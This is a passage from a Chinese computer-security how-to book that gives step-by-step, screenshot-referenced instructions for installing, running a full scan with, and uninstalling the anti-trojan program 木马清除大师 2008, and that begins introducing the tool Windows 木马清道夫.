


图 11-7 成功删除感染木马病毒的文件

11.1.2 木马清除大师 2008

木马清除大师 2008 是一流的木马病毒查杀软件，可以免费查木马，并进行实时监控。具有 68 万种之多的木马病毒查杀功能，使计算机如铁桶一样密不透风，能很好地保护计算机的安全。

具体的安装方法如下所示。

（1）下载完成木马清除大师 2008 之后，找到软件所在的文件夹，双击可执行文件，如图 11-8 所示。




图 11-8 双击可执行文件

（2）此时打开如图 11-9 所示的“欢迎使用木马清除大师 2008 V4.0 安装向导”对话框，单击“下一步”按钮。




图 11-9 “欢迎使用木马清除大师 2008 V4.0 安装向导”对话框

（3）此时打开如图 11-10 所示的“许可协议”对话框，单选“我同意‘许可协议’中的条款”单选项，完成后单击“下一步”按钮。




图 11-10 “许可协议”对话框

（4）此时打开如图 11-11 所示的“选择安装位置”对话框，设置软件的安装位置，完成后单击“安装”按钮。



图 11-11 “选择安装位置”对话框

（5）打开如图 11-12 所示的“正在安装”对话框，提示该木马专杀工具的安装进度。

（6）稍等片刻之后，待软件安装完成，即可打开如图 11-13 所示的“完成木马清除大师

2008 V4.0 安装向导”对话框，在该对话框中点选“立即重新启动计算机”单选项，单击“完成”按钮。




图 11-12 “正在安装”对话框



图 11-13 “完成木马清除大师 2008 V4.0 安装向导”对话框

重新启动计算机后，即可使用木马清除大师查杀计算机中的木马病毒，具体的使用方法如下所示。

（1）在桌面上双击“木马清除大师 2008”快捷方式图标，如图 11-14 所示，打开如图 11-15 所示的“木马清除大师 2008”程序应用窗口。

（2）单击窗口左边的“全面扫描”超链接，如图 11-16 所示，在右边窗口中选择设置扫描的内容，完成后单击“开始扫描”按钮。




图 11-14　双击快捷方式



图 11-15　“木马清除大师 2008”程序应用窗口




图 11-16　单击“全面扫描”超链接

（3）此时即可对选择的内容进行扫描，如图 11-17 所示。若想终止扫描，可以单击“停止扫描”按钮。

（4）可在窗口的右上方查看扫描结果，如图 11-18 所示。



图 11-17　停止扫描



图 11-18　查看扫描结果

（5）单击“下一步”按钮，打开如图 11-19 所示的“木马”界面，即可查看扫描得到的木马列表，选择要删除的木马，完成后单击“删除”按钮，即可清除所选的木马病毒。



图 11-19　清除木马病毒

如果要卸载木马清除大师，可进行如下所示的操作。

（1）在系统中依次执行“开始”→“所有程序”→“木马清除大师 2008”→“卸载木马清除大师”命令，如图 11-20 所示。

（2）此时打开如图 11-21 所示的“木马清除大师 2008 V4.0 卸载”对话框，若确实卸载该软件，单击“是”按钮。



图 11-20　执行菜单命令




图 11-21　提示对话框

（3）此时打开如图 11-22 所示的对话框，提示是否重新启动计算机，若要稍后再重新启动计算机，单击“否”按钮。

（4）打开如图 11-23 所示的对话框，提示用户已经成功删除该木马专杀工具，单击“确定”按钮，重新启动计算机，即可彻底卸载木马清除大师。




图 11-22 是否重启计算机




图 11-23 已成功删除

11.1.3 Windows 木马清道夫

Windows 木马清道夫是一款专门查杀并可辅助查杀木马的专业级反木马信息安全产品，是新一代的木马克星，不仅可以自动查杀上万种木马，还可以对后门程序和黑客程序进行分析等。

具体的安装方法如下所示。

（1）下载完成木马清道夫之后，找到软件所在的文件夹，双击可执行文件“ftcsetup.exe”，如图 11-24 所示。

